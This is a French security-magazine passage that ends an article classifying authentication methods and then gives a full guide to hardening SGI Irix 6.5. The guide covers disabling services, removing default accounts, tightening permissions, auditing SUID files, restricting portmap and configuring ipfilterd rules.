Cette combinaison n'existe pas. Si la possession du token cryptographique suffit à l'utiliser, posséder autre chose n'améliore pas la sécurité puisqu'il suffit de simplement posséder les deux parties pour être authentifié.

En fait, le token cryptographique peut déjà être classé dans la catégorie des moyens « je possède » puisqu'il s'agit d'un objet physique.

Token cryptographique + je suis

La solution token + biométrie permet de résoudre le problème de stockage de l'empreinte de référence puisqu'il suffit de la stocker dans le token. Le token reçoit l'empreinte soumise et la compare avec l'empreinte de référence. S'il y a correspondance, la clé privée peut être utilisée pour l'authentification cryptographique. Certaines cartes à puce embarquent le lecteur d'empreinte digitale sur la carte elle-même, sinon la carte n'a aucun moyen de savoir si un vrai doigt est utilisé ou si le lecteur a été modifié pour ré-émettre une empreinte précédemment enregistrée.

Je possède + je connais

Entrent dans cette catégorie les cartes bancaires utilisées dans un distributeur de billets. Dans ce cas, la puce électronique n'est pas utilisée et seule la piste magnétique est lue. Un distributeur automatique de billets doit pouvoir être utilisé par les cartes étrangères n'ayant pas de puce. De la même façon, une carte bancaire internationale délivrée en France doit pouvoir être utilisée dans des pays étrangers ayant des distributeurs ayant uniquement un lecteur de piste magnétique et rien pour communiquer avec

la puce électronique. Dans ce cas, la piste magnétique (je possède) contient le numéro de compte (identifiant) et le code secret (je connais) entré par l'utilisateur qui est l'authentifiant. L'authentification est faite par la banque et non par la carte puisqu'une carte à piste n'a aucune capacité de traitement et n'est pas de confiance. Il est possible maintenant que certains distributeurs de billets utilisent également la puce électronique si elle est présente. Cela n'augmente pas forcément la sécurité puisqu'il est très facile d'obliger le distributeur à utiliser uniquement la piste magnétique en plaçant un adhésif isolant sur la puce.

Je possède + je connais + je suis + etc.

On peut même imaginer utiliser toutes les classes en devant posséder un token cryptographique (je possède) débloqué par un code secret (je connais) et par biométrie (je suis). Mais un tel schéma est contraignant pour l'utilisateur et n'apporte pas beaucoup plus de sécurité.

Authentification d'un humain

Dans tout cet article, nous nous sommes intéressés à authentifier une personne. Les mêmes mécanismes de la classe je sais faire sont utilisés pour authentifier une machine : le protocole SSL par exemple qui met en jeu un mécanisme de choix d'algorithme cryptographique puis de défi/réponse cryptographique. Certains mécanismes créés pour un humain peuvent être utilisés par des machines à la place d'un humain (authentification d'un utilisateur par mot de passe sur une page Web) pour automatiser des tâches ou pour aider l'utilisateur à ne pas avoir à mémoriser 20 mots de passe (le butineur Web propose un identifiant et un mot de passe précédemment sauvegardé).

Certaines applications veulent refuser leur accès à des machines et n'acceptent que des humains. C'est le cas par exemple d'abonnement à des listes de discussion par courrier électronique. Certains systèmes veulent éviter que des robots s'inscrivent automatiquement. Il faut donc pouvoir différencier l'humain de la machine. On peut alors utiliser un CAPTCHA (Completely Automated Public Turing Test to Tell Computers and Humans Apart) [3]. La plupart des humains vont réussir le test alors qu'un ordinateur ne le réussira pas.

Il s'agit par exemple de citer trois mots dans une image déformée (Figures 9 et 10). Un programme aura beaucoup de mal à reconnaître les mots dans ces conditions.

fig.9,10

Conclusion

Dans les quatre classes d'authentification possibles, il existe beaucoup de schémas différents en fonction de l'application, du niveau de sécurité désiré et surtout du prix consacré à la protection.

Cet article ne présente que les différentes classes d'authentification. Je cite quelques solutions pour chacune de ces classes mais l'article n'est nullement exhaustif. Par exemple, je fais très peu référence aux différents problèmes de sécurité qu'ont chacune des solutions. Toutes les solutions proposées ont des faiblesses de sécurité plus ou moins importantes. Ce n'était pas le but de cet article de présenter les faiblesses puisque je n'aurais pas pu être exhaustif par manque de place. Les problèmes de sécurité des mots de passe seront, par exemple, traités dans le prochain numéro de MISC par un autre auteur.

Il est important de garder à l'esprit qu'il faut mettre les moyens de protection en adéquation avec les biens à protéger. Le prix de la protection ne doit pas être supérieur à la perte financière occasionnée par une mise en défaut de la protection. Cette perte financière éventuelle est toutefois difficile à évaluer et évolue au cours du temps.

L'auteur

Ludovic Rousseau <ludovic.rousseau@free.fr>, docteur en sécurité informatique.

Bibliographie

[1]
Déjà Vu – A User Study: Using Images for Authentication
Rachna Dhamija and Adrian Perrig, University of California at Berkeley,
Usenix Security, 2000
http://www.usenix.org/publications/library/proceedings/sec2000/dhamija.html

[2]
The Design and Analysis of Graphical Passwords
Ian Jermyn, New York University; Alain Mayer, Fabian Monrose, and
Michael K. Reiter, Bell Labs, Lucent Technologies; Aviel D. Rubin, AT&T
Labs–Research, Usenix Security, 1999
http://www.usenix.org/publications/library/proceedings/sec99/jermyn.html

[3]
The CAPTCHA project
Cargegie Mellon School of Computer Science
http://www.captcha.net/

Comment sécuriser Irix 6.5 ?

Avant-propos

Irix 6.5 est la version actuelle de l'Unix propriétaire des stations SGI (ex Silicon Graphics), lequel SGI fête actuellement ses 20 ans d'existence. Les stations SGI sont à l'informatique ce que Rolls Royce est à l'automobile : une espèce de mythe. Comme l'ancien nom l'indique, ces stations sont avant tout destinées au graphisme sous toutes ses formes : création 3D, animation, vidéo... et cinéma. Qui n'a pas vu Toy Story, par exemple ? La gamme de machines est tout simplement hallucinante : de l'entrée de gamme, l'O2, au super calculateur Onyx, il existe une différence de quelques dizaines de processeurs... et de quelques millions d'Euro :-(

Les « monstres » Onyx sont, par exemple, très utilisés dans la simulation. Si vous avez l'occasion de visiter un « Reality Center », n'hésitez pas... mais sachez que vous n'êtes pas prêt de vous en remettre. Autant vous prévenir tout de suite : à moins de toucher le gros lot du Loto, vous n'aurez pas d'Onyx chez vous demain ! Et puis, qu'en feriez-vous ?

Pour ce qui concerne l'entrée de gamme, c'est un peu plus abordable... quoique . Toutefois, une nouvelle race d'utilisateur est en train de naître : le traumatisé du Mhz (ou plutôt du Ghz)! Ca signifie que les machines estampillées SGI n'intéressent plus ces individus... parce que leur(s) processeur(s) ne sont pas assez rapides. Ils préfèrent une machine Intel possédant un processeur 32 bits à 2 Ghz... et un bus qui « fait de la peine », à une machine dont le processeur 64 bits (ou 32 selon les modèles) ne fonctionne « qu'à » 300 ou 500 Mhz et dont les entrées/sorties sont multiples. Ou, pour présenter les choses d'une autre manière, il vaut mieux un processeur de course à architecture CISC (auquel on ajoute des instructions à chaque nouvelle série) où tout s'empile en arrivant « pour prendre le bus », qu'un processeur à architecture RISC, ce qui signifie jeu d'instructions réduit, et où tout circule allègrement. Allez comprendre ! Bon, d'accord, le prix n'est pas le même.

Pour cette raison, SGI a eu son « coup de folie » en nous gratifiant d'une machine Intel « fonctionnant » sous NT 4.0. On croit rêver! Heureusement, le bon sens a repris ses droits et l'incartade est oubliée... du moins, espérons-le.

Mais, regardons le bon côté des choses : grâce à cette nouvelle « espèce » d'utilisateurs, nous pouvons trouver aujourd'hui des stations SGI remanufacturées (donc, sous garantie), à des tarifs enfin abordables. Merci Messieurs !

Pour quoi faire demanderez-vous ? Eh bien, tout ce que vous voulez... en plus du graphisme ou en dehors du graphisme !

Il devient donc parfaitement envisageable d'intégrer ces machines à un réseau, quelle que soit leur utilité. C'est là que ça devient intéressant. Irix a été conçu à l'origine pour faciliter le travail des utilisateurs. Il offre donc une interface graphique très riche avec des tonnes de trouvailles plus sympathiques les unes que les autres... mais peu prévues pour la sécurité. Internet oblige, SGI a pris conscience du danger et permet à Irix de ne plus être une passoire. Mais il y a de quoi faire ! Voyons cela de plus près.

Irix

Irix est un Unix System V qui en est à sa version 6.5.16 au moment d'écrire ces lignes. SGI publie une nouvelle version tous les trimestres, téléchargeable sur le site maison. Elle contient tous les correctifs parus depuis la précédente version. Toutefois, sachez que l'archive pèse un bon Go et qu'il vaut mieux posséder une connexion rapide. Enfin, pour ce qui concerne les mises à jour, c'est bien évidemment le « maintenance release » qui doit être téléchargé. Sinon, il vous reste toujours la possibilité de prendre un contrat de maintenance pour obtenir les CD de mises à jour « gratuitement ».

Bien évidemment, les correctifs de sécurité sont disponibles en ligne et il n'est pas nécessaire d'attendre la nouvelle version.

Irix est fourni avec une belle quantité d'applications et un CD entier de logiciels libres. Sur ce CD, vous trouverez tout ou presque, et dans toutes les catégories possibles : bibliothèques, compilateurs, environnements de bureau, gestionnaires de fenêtres, outils de sécurité, etc.

Cet ensemble est mis à jour tous les mois sur le site de SGI et librement téléchargeable. Alors, certes, Irix est un système très propriétaire, mais il sait rester ouvert et c'est bien là le plus important.

Toutefois, répétons-le, Irix a été conçu pour le « bien-être » des utilisateurs et par conséquent avec un certain laxisme sur le plan de la sécurité.


Premier travail

Comme d'habitude, considérons que nous partons d'une machine « vide », non connectée au réseau. Nous ne nous attarderons pas sur l'installation du système, une documentation relativement conséquente étant fournie avec la distribution.

Irix possède un outil d'administration graphique nommé `sysmgr` qui permet de faire tout cela très facilement. Pour l'instant, la machine n'étant pas connectée, vous pouvez l'utiliser, par la suite... on fait comme on veut.

Première digression : Irix possède un outil nommé `fam` (File Alteration Monitor) qui traîne derrière lui une longue histoire de vulnérabilités. Le « dernier » problème en date est censé avoir été résolu dans Irix 6.5.8. Mais, il se trouve que depuis, d'autres soucis ont été rencontrés par fam. Il est parfaitement envisageable de considérer que fam est corrigé à chaque nouvelle distribution. Par conséquent, en bon « parano », je ne recommande pas son usage, tout au moins par défaut. En clair, fam sert par exemple à certaines applications pour communiquer entre elles. L'application d'administration citée ci-dessus fait partie de ces outils qui utilisent fam. fam est démarré par inetd. Moralité : mettez-le en commentaire dans le fichier inetd.conf. Si vous en avez vraiment besoin, vous pourrez toujours le démarrer ponctuellement... si vous avez un accès root ! Ajoutons que fam dispose maintenant d'un fichier de configuration (/etc/fam.config) qui permet, entre autres choses, une authentification.

La figure 1 montre à quoi il ressemble.



Puisque vous avez « encore » le droit d'utiliser l'outil d'administration graphique, regardons ce qu'il propose. Et bien, justement, l'une des catégories « offertes » concerne l'amélioration de la sécurité. Vous pouvez y définir un mot de passe pour root ! Vous pouvez également y désactiver Java pour root, supprimer l'accès NIS, activer les `shadow passwords` (ils sont bien sûr présents dans Irix), demander un mot de passe de login pour chaque utilisateur (!), désactiver le serveur de login visuel, désactiver les utilisateurs privilégiés, protéger les fichiers des utilisateurs, désactiver l'affichage distant, désactiver l'IP forwarding et désactiver le serveur web. Ouf !

En résumé, tout ce qui précède est actif par défaut ! Une seule règle : désactivez tout ce que vous n'utilisez pas.

Pour en finir avec cet outil, signalons qu'il permet aussi de gérer les paquetages logiciel (installation, désinstallation), le matériel et les périphériques (imprimantes, port série), les disques (fixes ou amovibles), le réseau (activation, NIS, NFS, ressources, hôtes, RNIS, PPP), les fichiers et les données (monter/démonter un système de fichier) et enfin les performances (swap, processus, mémoire). Donc, il s'agit bien d'un outil très riche et ce qui précède n'est qu'un résumé.

Revenons à des choses plus conventionnelles. Irix crée de nombreux comptes système par défaut. Suggestion, « virez » la plupart d'entre eux ! Il existe un moyen de verrouiller les comptes, ne l'utilisez pas : supprimez-les, point ! Parmi ces comptes « inutiles », nous pouvons citer cmwlogin, uucp, EZsetup, demos, 4Dgifts, OutOfBox, etc. On peut d'ailleurs se demander quelle est vraiment leur raison d'être. M'enfin.

Dans la série, faisons toujours la même chose, désactivons tous les démons démarrés par inetd... sauf, si certains doivent être utilisés, évidemment. Vous connaissez la marche à suivre : mettez en commentaire toutes les lignes du fichier /etc/inetd.conf. Si vous êtes « obligés » de conserver un ou plusieurs de ces services, n'hésitez pas à utiliser `chroot`. Vous pouvez aussi installer TCPWrapper qui se trouve sur le CD « freeware ». Cela vous permettra en plus, de déplacer les démons... histoire de leurrer un peu l'ennemi, en les mettant par exemple, dans un répertoire /usr/etc/... (si, si,« ... », c'est bien le nom du répertoire). Ne nous attardons pas sur le sujet, la documentation en ligne vous expliquera la marche à suivre si vous ne la connaissez pas.

Les utilisateurs de Linux connaissent certainement `chkconfig`. Et bien, cet outil vient du monde SGI et il est donc présent sur Irix. Son utilisation est encore plus simple que sous Linux, puisqu'il suffit de taper `chkconfig démon off` pour désactiver le service ou `chkconfig démon on` pour l'activer. La commande `chkconfig` utilisée seule affiche l'état de tous les démons gérés. Très pratique. Si vous l'utilisez de manière « rigoureuse », une commande `ps -ef` devrait donner une liste de processus relativement courte.

Toujours dans le classique, vous pouvez vous débarrasser des « remote commands » telles que rsh, rcp, rlogin, etc. et de leurs serveurs qui sont déjà désactivées dans inetd.conf (enfin, ce devrait être le cas !). Nous pourrions ajouter à ce « ménage » les protocoles « sympathiques » tels que telnet ou ftp ainsi que leurs serveurs respectifs. Remplacez-les avantageusement par ssh. Nous ne reprendrons pas le couplet sur la législation du cryptage dans notre beau pays : pour cela voir le numéro hors-série sécurité de Linux Magazine France qui a servi de « père » à MISC.

Dans la partie « nettoyage par le vide », supprimons allègrement les démos. Certes, elles sont superbes, mais elles utilisent Java

et ce n'est peut-être pas franchement nécessaire. Profitons de notre outil graphique pour ce faire et sautons sur l'occasion pour désactiver tout ce qui concerne Java pour les utilisateurs. Pour ma part, je vous dirais bien de supprimer tous les paquetages Java, mais faites comme vous le sentez...

Enfin, protégez la PROM par mot de passe, c'est la moindre des choses. Mais, comme toujours, rappelez-vous qu'il est possible de le faire sauter soit par une commande, soit par l'intermédiaire d'un « jumper ». Pour information, la commande se nomme `nvram`. Voir la page de manuel pour la syntaxe et les options.

Bon, ça va déjà beaucoup mieux : nous avons transformé la passoire en filtre (comme déjà mentionné dans un article précédent, les trous sont plus petits).

Etape suivante

Il existe maintenant un gros travail à faire sur les permissions. De nombreux répertoires et leur contenu sont lisibles et exécutables par tout le monde, quand ils ne sont pas carrément inscriptibles. Tranchons dans le vif ! Dans /etc, le répertoire `init.d` mérite un petit `chmod 700`, par exemple. Dans /var, c'est l'embarras du choix avec les sous-répertoires. /adm contient les logs et à ce titre il a droit à un `chmod 600`. /usr/etc contient un « stock » de démons. Depuis quand l'utilisateur lambda a-t-il le droit d'en lancer la plupart ? Allez, un petit `chmod 700` sur la presque totalité et ce ne sera pas plus mal. Et ainsi de suite: vous avez de quoi vous occuper. Portez une attention toute particulière aux répertoires des outils propres à Irix si vous les conservez. Tous les sous-répertoires de /usr/lib/showcase par exemple, sont lisibles et inscriptibles pour tout le monde.

Comme d'habitude, modifiez /etc/default/login pour « durcir » le `umask` par défaut. C'est comme vous le sentez, mais je le répète, personnellement j'aime bien 066 (en remplaçant le 0 par un 6, c'est l'apocalypse, mais bon...).

Cent fois sur le métier... vérifiez les permissions SUID et SGID. La commande pour les obtenir est toujours du style : `find / -user root -perm -4000 -print` pour les systèmes de fichier XFS. Toutefois, Irix possède en plus une commande spécifique nommée `ncheck` pour les systèmes de fichiers EFS, qui génère les chemins de ces fichiers à partir des inodes. Expliquons un peu : une commande `/etc/ncheck -s /dev/dsk/dks0d1s7 | cut -f2` vérifie les fichiers SUID d'une partition EFS donnée, autre que root. Si cette partition correspond à /usr, par exemple, sa sortie indique le chemin des fichiers au-dessous de /usr. La sortie pourrait être :

/dev/dsk/dks0d1s7 :

3970 /neuneu/bin/sh

L'inode est bien affiché ainsi que le chemin au-dessous de /usr.

Si ce genre de fichier existe sur votre système... vous feriez bien de vérifier de quoi il s'agit ! A mon humble avis, vous avez un gros souci.

Par défaut, le système de fichiers d'Irix est XFS et non EFS.

Revenons aux fameux comptes par défaut. Répétons-le : supprimez-les, ne les verrouillez pas. Vérifiez bien que tous les comptes restants sont protégés par mot de passe. Tapez enfin la commande `pwck` pour découvrir d'éventuelles anomalies et corrigez-les s'il en existe. Bien évidemment, refusez le login pour les comptes spéciaux tels que sys, bin, adm, etc. En d'autres termes, ne leur donnez pas de shell : /dev/null à la place de /bin/csh par exemple dans le fichier /etc/passwd. Une autre possibilité consiste à leur attribuer un mot de passe, ce qui devrait déjà être fait.

Vous pouvez aussi « bénéficier » des ACL (Access Control Lists) sous Irix. Nous ne nous attarderons pas puisqu'elles ont déjà été décrites dans l'article sur Solaris dans MISC numéro 2.

La partie réseau

Nous sommes sous Unix et par conséquent nous bénéficions de X11 (oui, il y a des exceptions, enfin surtout une !). A une époque pas si lointaine, l'accès au serveur X sous Irix était autorisé par défaut. Maintenant, c'est l'inverse, ce qui est un peu plus rassurant. Mais allons plus loin : si vous n'utilisez pas X pour les accès distants (fortement recommandé si vous pouvez vous en passer), supprimez carrément la commande `xhost`, puisqu'elle est interactive. En clair, un petit `xhost +` donnerait accès à tous les hôtes du réseau... et plus si affinités.

Irix fait un gros usage de portmap. Il n'est pas nécessaire d'activer NFS, par exemple, pour en « profiter ». Si vous le désactivez, beaucoup de choses ne fonctionneront plus. Il n'en reste pas moins que ce « truc » est une épine dans le pied. Quelques mesures intéressantes s'offrent à vous. Première chose à faire, remplacer portmap et rpcbind par les versions de Wietse Venema disponibles sur ftp.porcupine.org:/pub/security ou sur le site de SGI dans la partie freeware. Sachez que ceci implique une version de TCPWrapper compilée par vos soins et non celle qui est présente sur le CD freeware. Les deux remplacements mentionnés ci-dessus réclament une bibliothèque « libwrap.a » qui n'existe pas dans la version précompilée. Lisez donc les fichiers README et corrigez les fichiers Makefile correspondants, en fonction de votre configuration (compilateur, chemin de libwrap.a, etc.).

Vous pouvez ensuite limiter les accès aux services rpc. Il vous suffit de créer un fichier « /etc/config/portmap.options » grâce auquel vous pouvez autoriser l'accès à un hôte, un réseau. Par exemple, une entrée dans ce fichier du style `-a 192.42.1.0`

permettra d'accepter les connexions aux services rpc de tous les membres du réseau 192.42.1.

Comme déjà mentionné, désactivez NIS, NFS. Si vous n'en avez pas besoin, ce devrait déjà être fait.

Deuxième digression : le partage de ressources, même si c'est souvent très pratique, reste un des domaines les plus vulnérables sur un réseau. S'il y a moyen d'éviter ce genre de choses, ne vous en privez pas. Personnellement, je ne vois pas forcément la nécessité du partage de ressources. Par exemple, beaucoup utilisent des partages d'imprimantes sur des réseaux hétérogènes. Quel est l'intérêt ? Les imprimantes réseau, ça existe, et ça ne réclame pas de partage ! Tous les systèmes sont capables de les utiliser à de rares exceptions près. Je n'ai rien contre Samba, par exemple, mais j'ai du mal à percevoir l'engouement à son égard, si ce n'est que c'est peut-être moins pire que NFS. Pour ce qui concerne le partage des données, il existe d'autres solutions il me semble. Le client/serveur n'a pas été conçu par hasard. Certes, certains « systèmes » n'y sont pas franchement adaptés (non, non, je ne dirai pas lesquels), mais comme ils sont déjà du genre gruyère avec plein de trous, ce n'est peut-être pas utile d'en ajouter avec NFS ou Samba. D'ailleurs, les dernières moutures de ces « systèmes » ne possèdent pas, pour l'instant, de clients ou de serveurs NFS. D'accord, leur « concepteur » propose beaucoup mieux pour ce qui concerne le partage : maintenant tout le monde peut bénéficier des données de votre machine, surtout lui. C'est y qu'on virerait « rouge » au Nord-Ouest des Etats-Unis ? Enfin, si c'est ça l'avenir, on se promet de beaux jours !

Revenons à nos moutons.

Comme toujours, si vous n'avez pas besoin d'envoyer de courrier au monde extérieur, désactivez `sendmail`. Cela n'empêche pas les messages système de vous parvenir.

Tant que nous y sommes, désactivons le serveur http, même si depuis Irix 6.5.12 (il me semble), le serveur Netscape a été remplacé par Apache. Ceci, bien évidemment, si votre machine n'est pas un serveur web !

Troisième digression : un serveur http mal paramétré et mal sécurisé est une vulnérabilité de taille sur un système, y compris s'il ne s'agit pas d'IIS. Des outils d'administration de plus en plus nombreux sont fondés sur les serveurs web, ce qui me semble aller à l'encontre de la sécurité élémentaire sur un réseau. Certes, l'administration distante est plus « conviviale », mais le jeu en vaut-il la chandelle ?

Même chose pour la documentation en ligne : il est de plus en plus fréquent qu'elle repose sur un serveur http. Est-ce vraiment nécessaire ?

Profitons de l'occasion pour reconnaître à SGI qu'il ne se limite pas à ce type de documentation. De nombreux outils sont disponibles pour consulter la documentation sans passer par http, Insight par exemple, pour ne citer que lui.

Si vous tenez à utiliser ce genre d'outil d'administration, veillez à ce que la machine concernée ne serve vraiment qu'à cette tâche... et que le serveur en question soit correctement paramétré et sécurisé, et pourquoi pas « chrooté ».

Certes, c'est beaucoup moins problématique que ces outils destinés à la surveillance réseau qui ont « pignon sur rue » et qui reposent sur le protocole absolu, j'ai nommé SNMP et ses communautés. Contrairement à ce qui se raconte dans les chaumières à la veillée, ça signifie (Too) Simple Network Management Protocol et non pas Security is Not My Problem. Mais il est vrai que ça prête à confusion (et qu'elle ne nous le rendra certainement pas !).

Enfin, ce que j'en dis... c'est histoire de causer. Chacun fait ce qui lui plaît !

Irix propose un outil nommé ipfilterd. Comme son nom l'indique, c'est un démon de filtrage de paquets. C'est certainement l'un des outils les plus intéressants et les plus efficaces proposés par Irix. Le premier problème consiste... à le trouver dans la distribution puisqu'il n'est pas installé par défaut. Il fait partie du paquetage `eoe.sw.ipgate` qui se trouve sur le CD Foundation 1. Une fois le paquetage installé, il faut configurer la « chose ». Tout se définit dans le fichier `/etc/ipfilterd.conf`. La syntaxe de ce fichier est particulière dans la mesure où elle supporte très mal les espaces inutiles ou les lignes vides en fin de fichier, entre autres choses. Dans ce fichier, vous pouvez filtrer, autrement dit, accepter ou rejeter les connexions par réseau, par hôtes, par ports, par services. Ce qui n'est pas implicitement accepté est rejeté. Voici quelques exemples.

```
-accept -i ec0 between iris osiris
```

Dans ce cas, la machine SGI se nomme iris et la machine osiris a le droit d'y accéder. ec0 représente bien sûr l'interface réseau.

```
-accept -i ec0 tcp.port 23
```

Voici un exemple pour rire... jaune ! Cette petite entrée de rien du tout « offre » un accès illimité à telnet. C'est réservé aux masochistes ;-)

Il serait préférable d'écrire :

```
-accept -i ec0 tcp.port 22
```

afin de permettre l'accès à SSH... mais illimité, quand même. Que c'est laid !

Un peu plus sérieux : pour permettre à tous les membres du réseau d'accéder à SMTP, insérez la commande

```
-accept -i ec0 ip.netCsrc 192.42.172
```

De plus en plus fort :

```
-accept -i ec0 tcp.dport > 1023 tcp.sport < 1023
-accept -i ec0 udp.dport > 1023 udp.sport < 1023
```

Vous percevez l'intérêt ?

Ou encore :

```
-accept -i ec0 icmp
```

pour permettre l'utilisation de `ping`, par exemple.

Alors, évidemment, ce n'est pas la panacée, mais ça permet de protéger l'accès à la machine en question... pour un temps. Comme tout ce qui est filtrage de paquets, c'est une protection susceptible d'atteindre ses limites plus ou moins rapidement. Vous aurez quand même remarqué que l'adressage n'est pas prévu pour un contact avec le monde extérieur : ce n'est pas, par exemple, une plage 192.168.*, si vous voyez de quoi je cause.

Maintenant, à l'aide de `chkconfig`, par exemple, vous activez ipfilterd. Depuis une autre machine du réseau local, vous essayez de vous connecter à la machine SGI... et vous ne pouvez pas. Qu'est-ce à dire ?

Et bien, c'est l'efficacité absolue dont rêve chaque administrateur: enfin, une machine à laquelle on ne peut pas se connecter ! Bon, soyons sérieux.

Il existe un paramètre du noyau à modifier qui se nomme `ipfilterd_inactive_behavior`. Par défaut, ce paramètre est à 1. Il faut impérativement le mettre à 0 sous peine de ne plus pouvoir communiquer avec la machine SGI y compris en local! Pour ce faire, vous devez utiliser la commande `systune -i ipfilterd_inactive_behavior 0`. Et là, miracle, la communication est rétablie pour les hôtes autorisés.

Si vous scannez maintenant cette machine avec nmap ou nessus, depuis un hôte non autorisé, elle ne répondra pas. C'est mieux que rien, n'est-il pas ?

Domaine public

SGI propose plusieurs outils dédiés à la sécurité sur son site, à l'URL http://www.sgi.com/support/security/toolbox.html. Vous y trouverez un peu de tout : des liens vers des outils déjà mentionnés tels que TCPWrapper, portmap, rpcbind, et d'autres vers des outils plus ou moins répandus. Parmi ces derniers, vous disposez de Courtney, qui est un moniteur de réseau, de tripwire, de swatch, pour ne citer qu'eux.

Trusted Irix/CMW

De quoi s'agit-il ? Trusted Irix est un additif au système, destiné à le rendre plus sûr. C'est une extension commerciale, ou si vous préférez, une licence supplémentaire. Le but est de rendre Irix conforme aux niveaux de sécurité définis par le NCSC (National Computer Security Center) dont les Américains sont si friands. En l'occurrence, il s'agit du niveau A1, qui correspond aux systèmes « dignes de confiance ». Tout cela signifie que quatre « composants » sont améliorés : l'identification et l'authentification, l'audit du système, la possibilité de réutilisation d'objets et le contrôle d'accès. Détailler l'ensemble serait fastidieux. Vous disposez d'une documentation complète sur le site de SGI si vous êtes intéressés.

Sachez tout de même, qu'au fur et à mesure des versions, de nombreuses fonctionnalités de Trusted Irix sont ajoutées à Irix. Donc, à vous de voir, si ça vaut la peine d'investir... ou s'il est préférable de patienter.

C'est là que tout commence

Une fois que vous avez désactivé tout ce qui ne sert pas, que vous avez « durci » les permissions, que vous avez correctement installé les outils susceptibles de limiter les risques, etc. vous pouvez envisager de commencer à travailler ;-)

Surveillez attentivement ce qui se passe sur le site de SGI et sur les sites spécialisés dans la sécurité. De nombreuses vulnérabilités sont découvertes fréquemment, y compris dans le monde Unix. Certaines sont même « cycliques ». C'est le cas de lpr, de sendmail, etc. Irix possède également quelques failles répétitives. Nous avons parlé de fam, mais le système de fichiers XFS, par exemple, est aussi souvent sur la sellette. Autrement dit, à chaque « nouveauté », téléchargez les correctifs disponibles sur le site de SGI. Mettez à jour lors de l'apparition de chaque nouvelle version d'Irix. Les modifications sont très nombreuses d'une version à l'autre, même si elles ne se voient pas.

Vérifiez régulièrement la partie « freeware » sur le site SGI. Elle change tous les mois et de nouveaux outils apparaissent régulièrement. Rappelez-vous également que les outils libres fonctionnent très bien sur la presque totalité des Unixes et que vous pouvez en bénéficier même s'ils ne font pas partie du « freeware » mentionné ci-dessus.

Comme pour Solaris et autres Unixes propriétaires, les compilateurs « maison » réclament une licence. Encore une fois, GNU est là, et gcc pour SGI fonctionne parfaitement. C'est important à savoir : Irix a une particularité qui consiste à inclure une collection de bibliothèques pour les processeurs 32 et 64 bits ainsi que des bibliothèques communes aux deux types. Il vaut mieux que le compilateur soit capable de se retrouver dans cette jungle... et c'est le cas de gcc.

Dans cet article, nous n'avons pas pris d'exemple particulier d'utilisation du serveur concerné. Selon le type de station et selon vos besoins, ces machines peuvent servir à beaucoup de choses différentes. Pour ma part, j'utilise une O2 comme serveur de sauvegarde. Elle excelle dans le pilotage des chaînes SCSI ou des robots. Tout ce qui concerne l'IPC (communication inter-processus) est paramétrable à souhait, qu'il s'agisse de la mémoire partagée, des sémaphores, etc. grâce à `systune`. Elle permet par exemple de sauvegarder simultanément, une base Oracle de 800 Mo et les applications de différents serveurs pour une taille équivalente en une quinzaine de minutes, à partir de lecteurs de cassettes de 5 Go chacun. Le logiciel serveur utilisé n'est autre qu'Arkeia. Si vous souhaitez en savoir plus sur le sujet, vous

pouvez toujours consulter l'article numéro 149 de Mai 2000 sur le magazine en ligne LinuxFocus. http://www.linuxfocus.org/Francais/May2000/article149.shtml. Comme d'habitude : publicité gratuite !

Pour ce type d'utilisation, ce qui est nécessaire correspond vraiment à un minimum. Ca signifie que très peu de services sont actifs. Il est donc moins problématique de sécuriser. Alors, me direz-vous, à quoi sert d'acheter une machine dont la spécialité est le graphisme si c'est pour la dédier à des tâches « subalternes »? Et bien, puisque dans notre exemple il s'agit d'une O2 remanufacturée, son prix est équivalent à celui d'un gros PC (entendez ordinateur à processeur Intel). Cela dit, à l'origine elle faisait ce pourquoi elle est prévue : de la création 3D. C'est l'arrêt de développement du logiciel utilisé qui a entraîné ce changement d'activité. Précisons que le fait de « durcir » le système n'empêchait pas de travailler : certaines fonctionnalités étaient (et sont toujours) simplement supprimées.

Et c'est là que ça se termine

Irix a longtemps possédé une image de système très vulnérable. C'était vrai à l'époque des versions 5 et antérieures. L'avènement d'Internet et du logiciel libre a contribué à changer le cours des choses et à initier une prise de conscience.

Internet a été le facteur déclenchant, en particulier parce que SGI (Silicon Graphics à cette époque là) a été l'un des premiers Unix propriétaires à se lancer dans l'aventure. Et pour cause : le grand patron de l'époque a quitté la société pour fonder Netscape... et SGI en a bien sûr bénéficié.

Le logiciel libre a toujours fait très bon ménage avec Irix, et pour une fois dans les deux sens. Non seulement Irix supporte la quasi-totalité des produits libres mais en plus, SGI renvoie l'ascenseur, sans faire autant de bruit que certains autres.

S'il fallait ne citer qu'un apport de SGI au monde libre, ce serait bien évidemment OpenGL. Qui n'en bénéficie pas aujourd'hui?

Le raisonnement a été poussé encore plus loin puisque maintenant GLX (extensions à OpenGL), Open Inventor (boîte à clous orientée objet pour le graphisme 3D), OpenGL Performer (boîte à clous pour le rendu 3D) ont été ajoutés à la panoplie.

De nombreux projets sont en cours autour de Linux concernant le noyau, le portage, les systèmes de fichiers, etc. Visitez http://oss.sgi.com/projects/ pour en savoir davantage.

SGI commercialise aussi des stations fonctionnant sous Linux et fournit une documentation conséquente en ligne.

